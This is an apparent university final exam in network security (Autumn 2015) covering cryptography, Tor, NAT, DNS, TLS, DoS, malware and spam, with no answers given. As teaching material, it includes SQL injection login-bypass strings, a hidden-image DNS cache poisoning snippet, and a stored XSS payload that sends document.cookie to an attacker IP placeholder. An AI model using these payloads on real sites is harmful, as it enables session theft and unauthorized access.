# Final Exam

Network Security Autumn 2015

28 January 2016

Surname, Given Names (*e.g.*, Turing, Alan Mathison): _____

Student Identification Number (*e.g.*, 15-123-456): _____

Rules and guidelines:

- Place your identification card on your desk. An assistant will check your identity during the exam.
- Make sure you have received **all** pages of the exam. The exam should have **20 pages total**, including pages for extra space (see below).
- Do not forget to fill in your **name and student identification number** on this page.
- **Do not** separate the exam sheets.
- You have **90 minutes** to complete this exam.
- You may answer questions in **English** or **German**, using **black or blue ink**.
- If you have a question during the exam, **raise your hand** and an assistant will come to answer your question.
- If you need extra space to answer a question, use the pages provided for you at the back of the exam.
- You are allowed to use up to **three double-sided, A4-size pages (six pages total)** of notes, as well as a **scientific calculator**, during the exam. Devices that provide communication or document storage capabilities are **not** allowed.
- After the exam, hand in your solutions at the **front of the room**.
- You are **not** required to score all points to get the highest grade.
- As a general guideline, one point should correspond to one minute. Thus you should write answers that are **clear and concise**. Generally you do not need to fill the provided space for solutions.

| Question: | 1 | 2 | 3 | 4 | 5 | 6 | 7 | Total |
|---|---|---|---|---|---|---|---|---|
| Points: | 6 | 7 | 7 | 6 | 5 | 7 | 6 | 44 |
| Score: | | | | | | | | |

| Question: | 8 | 9 | 10 | 11 | 12 | 13 | 14 | Total |
|---|---|---|---|---|---|---|---|---|
| Points: | 10 | 6 | 9 | 6 | 5 | 5 | 5 | 46 |
| Score: | | | | | | | | |

## 1. Introduction, Insecurity and Risk (6 points)

(a) (2 points) Answer the following questions about risk management.

i. (1 point) You are considering creating an online platform to sell your products. However, you know that this would imply a certain risk (money loss due to programming errors, unavailability due to DoS attacks, etc).
Briefly explain how you could *transfer* the risk and how you could *avoid* it.

ii. (1 point) Is it reasonable to try to achieve the lowest risk possible? Briefly explain your answer.

(b) (4 points) Alice ($A$) wants to send a message $m$ to Bob ($B$), and considers different cryptographic options. For each option, *circle all the properties it satisfies* (otherwise the answer is considered incorrect).

Each correct answer gives 1 point. Each incorrect answer gives negative 1 point. No answer gives 0 points. You will receive a minimum of 0 points on this question (that is, if your total for this question is negative, you will receive zero points instead).

| **Notation** | |
|---|---|
| $\mathsf{K}_X$, $\mathsf{K}_X^{-1}$ | $X$'s public and private keys ($X \in \{A, B\}$) |
| $\mathsf{symK}$ | Randomly generated symmetric key |
| $Enc_{\mathsf{K}}(s)$ | Encryption of string $s$ (with public or symmetric key) |
| $Sign_{\mathsf{K}^{-1}}(s)$ | Cryptographic signature of string $s$ (with private key) |
| $H(s)$ | Cryptographically secure hash of string $s$ |

i. (1 point) Send $[m, Sign_{\mathsf{K}_A^{-1}}(H(m))]$:

A. Confidentiality B. Authentication C. Non-repudiation

ii. (1 point) Send $[Enc_{\mathsf{K}_B}(m), Enc_{\mathsf{K}_B}(\mathsf{K}_A)]$:

A. Confidentiality B. Authentication C. Non-repudiation

iii. (1 point) Send $[Enc_{\mathsf{K}_B}(m), Sign_{\mathsf{K}_A^{-1}}(H(m))]$:

A. Confidentiality B. Authentication C. Non-repudiation

iv. (1 point) Send $[Enc_{\mathsf{K}_B}(\mathsf{symK}_{AB}), Sign_{\mathsf{K}_A^{-1}}(H(\mathsf{symK}_{AB})), Enc_{\mathsf{symK}_{AB}}(m)]$:

A. Confidentiality B. Authentication C. Non-repudiation

**2. Identity and Authentication (7 points)**

(a) (3.5 points) Answer the following three questions below.

i. (2 points) Briefly describe the Onion Routing anonymity method.

ii. (1 point) Briefly describe the Mixnets anonymity method.

iii. (0.5 points) State the main advantage of mixnets over onion routing.

(b) (1.5 points) Check whether the following statements are true or not. Each correct answer gives 0.5 points. Each incorrect answer gives negative 0.5 points. No answer gives 0 points. You will receive a minimum of 0 points on this question (that is, if your total for this question is negative, you will receive zero points instead).

| true | false | |
|---|---|---|
| ☐ | ☐ | Onion-routing schemes like the Tor anonymity network use a distinct cryptographic key for each hop that a given message takes through the network. |
| ☐ | ☐ | Tor can prevent end-to-end timing attacks. |
| ☐ | ☐ | When using a system like Tor, to ensure privacy the DNS traffic must be routed through the system even if the client always uses DNSSEC for its DNS lookups. |

(c) (2 points) Explain the difference between weak and strong authentication. Give an example for each.

**3. Firewalls, NAT and IDS (7 points)**

(a) (1.5 points) Briefly explain how the "default accept" policy for firewalls works. Why might a large, security-aware company still decide to adopt such a policy?

(b) (4 points) Answer the following questions about Network Address Translation (NAT).

i. (1 point) Briefly explain why NAT is used heavily in today's Internet, and why the widespread adoption of IPv6 could change this in the future.

ii. (1 point) Why is a NAT device an obstacle for an external host trying to contact hosts that are behind the NAT?

iii. (2 points) Network Address Translation is a problem for peer-to-peer communication when both peers are behind NAT devices. A well-known technique to circumvent this obstacle is "NAT hole-punching". Briefly explain why this process needs to involve a third party (usually called a rendezvous server) that can be contacted by both peers.

(c) (1.5 points) To secure a network that sees 10,000 flows a day, you are given the choice between two network Intrusion Detection Systems, IDS-A and IDS-B, that for every flow decide whether it is suspicious or not. IDS-A has a false positive rate of 10% and a false negative rate of 0.001%, while IDS-B has a false positive rate of 0.001% and a false negative rate of 10%.

Which option is more practical? Briefly explain your reasoning, pointing out what you sacrifice with your choice.

**4. DNS Security (6 points)**

(a) (2 points) Answer the following questions about DNS-based amplification attacks.

i. (1 point) What are the two fundamental problems of the DNS protocol that make it viable for use in an amplification attack?

ii. (1 point) Open DNS resolvers are the main target used to generate DNS amplification attacks, yet services like Google Public DNS are gaining importance. List at least two measures that such open resolvers use to defend against amplification attacks.

(b) (2.5 points) You are analyzing a suspicious website, and in its source code you find a section with the following:

```
<div style="display: none">
    <img src="aaaa.bankofamerica.com">
    <img src="aaab.bankofamerica.com">
    <img src="aaac.bankofamerica.com">
     ...
</div>
```

i. (2 points) What attack does the code suggest? Briefly explain how the attack works, highlighting the fundamental flaw in DNS that makes it possible.

ii. (0.5 points) What countermeasure was implemented to make the attack infeasible?

(c) (1.5 points) For each question about DNSSEC, mark the correct answer. *Mark only one answer.* Each correct answer gives 0.5 points. Each incorrect answer gives negative 0.5 points. No answer gives 0 points. You will receive a minimum of 0 points on this question (that is, if your total for this question is negative, you will receive zero points instead).

i. (0.5 points) Which of the following properties was not included in the design of DNSSEC?

A. Authentication B. Confidentiality C. Availability D. Backward compatibility E. Integrity

ii. (0.5 points) What protection is made superfluous by the use of DNSSEC?

A. Bailiwick check B. DNS over TCP C. Redundancy in the DNS root D. Source port randomization

iii. (0.5 points) Assume a client is performing a lookup for a website's IP address using DNSSEC. Which of the following entities should provide the root DNS key to the client?

A. The root nameserver B. Any TLD nameserver C. The operating system D. The recursive resolver E. The authoritative NS for the website's zone




Figure 1: IPv4 packet with IPsec ESP.

**5. Secure Channels: Principles, VPN, SSH (5 points)**

(a) (2 points) Recall that the TCP/IP model consists of the application layer, transport layer, internet layer, and link layer. For each layer, provide an example of a mechanism or protocol that provides security at that layer:

i. (0.5 points) Application layer: _____

ii. (0.5 points) Transport layer: _____

iii. (0.5 points) Internet layer: _____

iv. (0.5 points) Link layer: _____

(b) (1 point) Suppose that a VPN is using IPsec with encapsulating security payloads (ESPs) for each packet, as shown in Figure 1. Can an attacker tell whether the ESP is in transport mode or tunnel mode? If so, how? If not, why not?

_____

_____

_____

_____

(c) (2 points) Fill in the following true/false questions below.

Each correct answer gives 0.5 points. Each incorrect answer gives negative 0.5 points. No answer gives 0 points. You will receive a minimum of 0 points on this question (that is, if your total for this question is negative, you will receive zero points instead).

| true | false | |
|---|---|---|
| ☐ | ☐ | In SSH, the client must authenticate to the server. |
| ☐ | ☐ | SSH-AUTH uses only the following authentication methods: public key, password, and host-based. |
| ☐ | ☐ | SSH-CONN can be used without SSH-AUTH. |
| ☐ | ☐ | When using SCP, which copies files over SSH, the fact that SCP will be used must first be communicated in SSH-CONN. |

**6. Availability and DoS (7 points)**

(a) (1.5 points) Name and briefly explain three measures that can be used to achieve high availability for a data center.

(b) (2.5 points) The Network Time Protocol (NTP) is a UDP-based networking protocol for clock synchronization between computer systems over packet-switched, variable-latency data networks. It supports a command **MONLIST** that returns a list of the last 600 hosts that connected to a NTP server. Explain how an attacker can launch an amplification attack against a victim. Estimate the maximum amplification factor an attacker can achieve, assuming an NTP MONLIST request packet is 200 bytes and the NTP server includes the IPv4 address and 32 bytes worth of metadata for each entry in the response.

(c) (3 points) SYN Flood Attack

i. (1 point) Explain what a SYN Flood Attack is.

ii. (2 points) Explain in detail a possible counter-measure to the SYN Flood Attack.

**7. Session State and SQL Injection (6 points)**

(a) (2 points) Together with two colleagues you are analyzing the session management of an online shop's web server. You find out that after a secure login the website switches to plain HTTP, and the session ID is retransmitted for every new page request as a GET parameter in the URL.

i. (1 point) One of your colleagues thinks this is insecure and suggests embedding the session ID in cookies instead. Would you agree that this is significantly more secure? Briefly explain your reasoning.

ii. (1 point) Your other colleague suggests keeping the session ID as a GET parameter, saying it would be easier instead to require HTTPS for all pages for which the session ID has to be provided. Is this a better solution? Briefly mention any deficiencies of this approach, justifying your answer.

(b) (2 points) Intuitively, the entropy of a password (or session ID) distribution indicates the amount of randomness in the distribution, i.e., how hard it is on average for an adversary to guess a password (or a session ID).

Is there a scenario in which it makes sense to have a session ID (e.g., included in cookies after login) with higher entropy than that of the login password? Explain your reasoning.

(c) (2 points) A web server performs the login check through the following database invocation:

```
$sql = "SELECT * FROM tbl_users
        WHERE (username='$usrname') AND (password='$passwd')";
$result=mysql_query($sql);

if(mysql_num_rows($result) > 0)
    ... //allow access to restricted area
```

Check which of the following values for variables `$usrname` and `$passwd` allow an attacker to access the restricted area thanks to a successful SQL injection. (Assume that "`johnsmith`" is an existing username, and that there are no empty usernames or passwords in the table. The symbol `#` indicates the beginning of a MySQL comment.)

Each correct answer gives 0.5 points. Each incorrect answer gives negative 0.5 points. No answer gives 0 points. You will receive a minimum of 0 points on this question (that is, if your total for this question is negative, you will receive zero points instead).

| true | false | |
|---|---|---|
| ☐ | ☐ | `$usrname` = "`johnsmith ') #`"<br>`$passwd` = "" |
| ☐ | ☐ | `$usrname` = "`' OR 1=1`"<br>`$passwd` = "" |
| ☐ | ☐ | `$usrname` = ""<br>`$passwd` = "`') UNION SELECT username FROM tbl_users`" |
| ☐ | ☐ | `$usrname` = "`johnsmith`"<br>`$passwd` = "`' OR 1=1`" |




Figure 2: Different display of DV and EV certificates in Mozilla Firefox.

**8. TLS (10 points)**

Suppose that Eve owns `eden.com` and has a TLS certificate for this domain. She then sells ownership of the domain to Bob, who also obtains a TLS certificate for the domain. For any connection destined for Bob that Eve can intercept, she can now impersonate Bob by returning her own certificate for `eden.com` instead of Bob's certificate.

(a) (2 points) Suppose that Eve has a domain-validated (DV) certificate for `eden.com`, issued when the CA only checks that Eve has control over the domain name (e.g., via an email confirmation). Bob, on the other hand, has an extended validation (EV) certificate, which involves more thorough checks and displays differently in the browser (see Figure 2). Does the attack still work? Why or why not?

(b) (2 points) Does using Certificate Transparency allow Bob to detect the possibility of this attack? Does it allow him to prevent this attack?

(c) (2 points) With DNSSEC, Bob can authenticate information sent from his nameserver to clients. How might Bob leverage DNSSEC to prevent this attack?

(d) (4 points) Assume a TLS variant with the following properties:

- The user enters credentials (username/password) in a web browser.
- User authentication is done with the preshared password during the TLS handshake.
- The username is sent in the Client Hello message.
- The server uses the supplied username to look up the password.
- Subsequent handshake messages are protected using the password.

There are two proposed authentication methods below, in which $J = H(\textit{password})$, where $H$ is a cryptographically secure hash function. The two protocol steps for each proposed method below represent phases 2 and 3 of the TLS key handshake protocol. Argue whether or not the method is safe from an active attacker, and state any assumptions made in your arguments. (For Diffie–Hellman key exchanges, assume that $g$ and $p$ are agreed-upon between the two parties or sent with the key exchange message.)

i. (2 points) The client and server exchange keys using anonymous Diffie–Hellman. $MAC_J(x)$ denotes a secure MAC on input $x$ using key $J$.

$$\begin{aligned} S \to C &: g^s \mod p, MAC_J(g^s \mod p) \\ C \to S &: g^c \mod p, MAC_J(g^c \mod p) \end{aligned}$$

ii. (2 points) The client and server exchange keys using anonymous Diffie–Hellman. $J$ is encrypted using the pre-master secret key $K = g^{cs} \mod p$ with 128-bit AES.

$$\begin{aligned} S \to C &: g^s \mod p \\ C \to S &: g^c \mod p, \{J\}_K \end{aligned}$$

**9. Cross-Site Scripting (XSS) (6 points)**

(a) (2 points) You are browsing `http://www.flicker.com/photos`. If there were any scripting code running on this page, which other web pages could that script read from, assuming your browser implements and enforces the same origin policy? Each correct answer gives 0.5 points. Each incorrect answer gives negative 0.5 points. No answer gives 0 points. You will receive a minimum of 0 points on this question (that is, if your total for this question is negative, you will receive zero points instead).

| true | false | |
|---|---|---|
| ☐ | ☐ | `http://flicker.com/photos` |
| ☐ | ☐ | `http://www.tumbler.com/photos` |
| ☐ | ☐ | `http://www.flicker.com/favorites` |
| ☐ | ☐ | `https://www.flicker.com/photos` |

(b) (4 points) `friendfindr.com` is a social network website with the following properties:

- A user cannot know who visited his profile.
- When a user logs in, his username is displayed for him at the corner of the page.

Eve, a malicious user, discovered that in the *about me* section she can include HTML content to be viewed by the users visiting her profile.

i. (1 point) How can Eve discover the usernames of the users visiting her profile?

ii. (1 point) The administrator of `friendfindr.com` discovers this vulnerability and updates the web page in the following way: When a user edits his *about me* page and presses the *update* button, a client-side script checks the text before sending it to the server. If the script detects Javascript content, it will show an error message instead of sending the content to the server. How can Eve still include Javascript content in her profile?

iii. (2 points) Explain two techniques the administrator of `friendfindr.com` can use to prevent Eve from tracking her profile visitors.

**10. Malware and Botnets (9 points)**

(a) (4 points) Answer the following two questions about worms.

i. (1 point) Give two examples of network measurements which could indicate a worm outbreak. For each of them, explain why the worm operation would result in abnormal measurements.

ii. (3 points) Explain the SIS model. What are the states a node can be in? How does the model evolve over time and what does the model abstract from a real world scenario?

(b) (2 points) Answer the following three questions about viruses and APTs.

i. (1 point) Briefly define "Advanced Persistent Threat" (APT).

ii. (1 point) Explain why anti-virus techniques are generally not effective against targeted attacks.

(c) (3 points) Answer the following two questions about botnets.

i. (1.5 points) Explain the Domain Flux Concept used by Botnets to establish communication between the bots and the CnC server.

ii. (1.5 points) How can the authorities take over a botnet using Domain Flux? What are the main difficulties to overcome?

**11. Email Spam (6 points)**

(a) (2.5 points) Answer the following questions on email spam filtering.

i. (1.5 points) Explain how email filtering using DNS-based realtime blacklists works.

ii. (1 point) How can a spammer circumvent blacklisting?

(b) (3.5 points) Answer the following questions on email sender authentication.

i. (1.5 points) Why is simply whitelisting trusted domains not enough to effectively fight spam? How does SPF address this issue?

ii. (2 points) Check whether the following statements are true or not. Each correct answer gives 0.5 points. Each incorrect answer gives negative 0.5 points. No answer gives 0 points. You will receive a minimum of 0 points on this question (that is, if your total for this question is negative, you will receive zero points instead).

| true | false | |
|---|---|---|
| ☐ | ☐ | PGP and S/MIME both have the ability to encrypt the email message and authenticate the sender. |
| ☐ | ☐ | DKIM uses the same certificate format (X.509) as S/MIME. |
| ☐ | ☐ | In the DKIM architecture only a single original mail server is allowed to sign outgoing messages. |
| ☐ | ☐ | Someone sniffing network traffic can see the header fields of an encrypted email message. |

**12. Security Ecosystem, Evasion Modeling, Detection Failures, & Endpoint Security (5 points)**

(a) (1 point) A recent report (Sept. 2013) claims that the United States' NSA (National Security Agency) purchased data on zero-day vulnerabilities from a security company called VUPEN. Please state two ways (one offensive and one defensive) in which the NSA can use zero-day vulnerabilities. (Assume that disclosure to the vendors is not one of them).

(b) (2 points) List the main arguments given by the proponents of each of the following positions regarding how to handle vulnerability information.

i. (1 point) Full disclosure

ii. (1 point) Bug secrecy

(c) (1 point) For a vulnerability, both the white and black markets exploit knowledge of the vulnerability. What differentiates the white and black market, *besides* who buys the vulnerability and the purpose for which the information is used?

(d) (1 point) What is the role of security information providers?

**13. Guest Talks (5 points)**

Each of the following questions is based on a guest talk from the course.

(a) (1 point) This question is based on Christof Jungo's talk on trusted computing. Circle *all* of the items below that are components of the secure execution stack.

A. TPM B. OS C. Vendor Flash D. Firmware

(b) (2 points) This question is based on Raphael Reischuk's talk on the SCION Internet architecture. The SCION architecture aims to address problems in the current Internet with respect to trust, control, transparency, and availability. Select *two* of these areas and write an example of a problem given in the talk for each area.

(c) (2 points) These questions are based on Vincent Lenders's talk on next-generation air traffic control.

i. (1 point) List one problem with primary surveillance radar (PSR) or secondary surveillance radar (SSR), which are used in air traffic control today.

ii. (1 point) List one undesired result that can occur from an attack on the Automatic Dependent Surveillance Broadcast (ADS-B) system.

**14. Hacking Lab Challenges (5 points)**

This question is in two parts, both of which are based on specific Hacking Lab challenges from this semester.

(a) (1 point) How can you tell if an `nmap` port scan was run on a machine in the same physical subnet as the scan targets?

(b) (4 points) Suppose you type the following into an online shop's product search:

```
hackerXX<script>var IP = "YourIPAddress"; new Image().src="http://" + IP +
":80/\_INFO\_\_" + escape(document.cookie) + "\_\_"</script>
```

For convenience, the shop allows users to create accounts and save their information, and the search page also displays terms that its users have recently searched for. Answer the following questions:

i. (1 point) When will this attack be triggered?

ii. (1 point) What does the attacker gain in the end?

iii. (2 points) Explain why this attack is referred to as a "second-order XSS" attack. In particular, explain both the "second-order" and "XSS" terms.

**Extra Page**

Please use this page in case you run out of space elsewhere in the exam. *Use one page per question.*

Question number: _____

**Extra Page**

Please use this page in case you run out of space elsewhere in the exam. *Use one page per question.*

Question number: _____

**Extra Page**

Please use this page in case you run out of space elsewhere in the exam. *Use one page per question.*

Question number: _____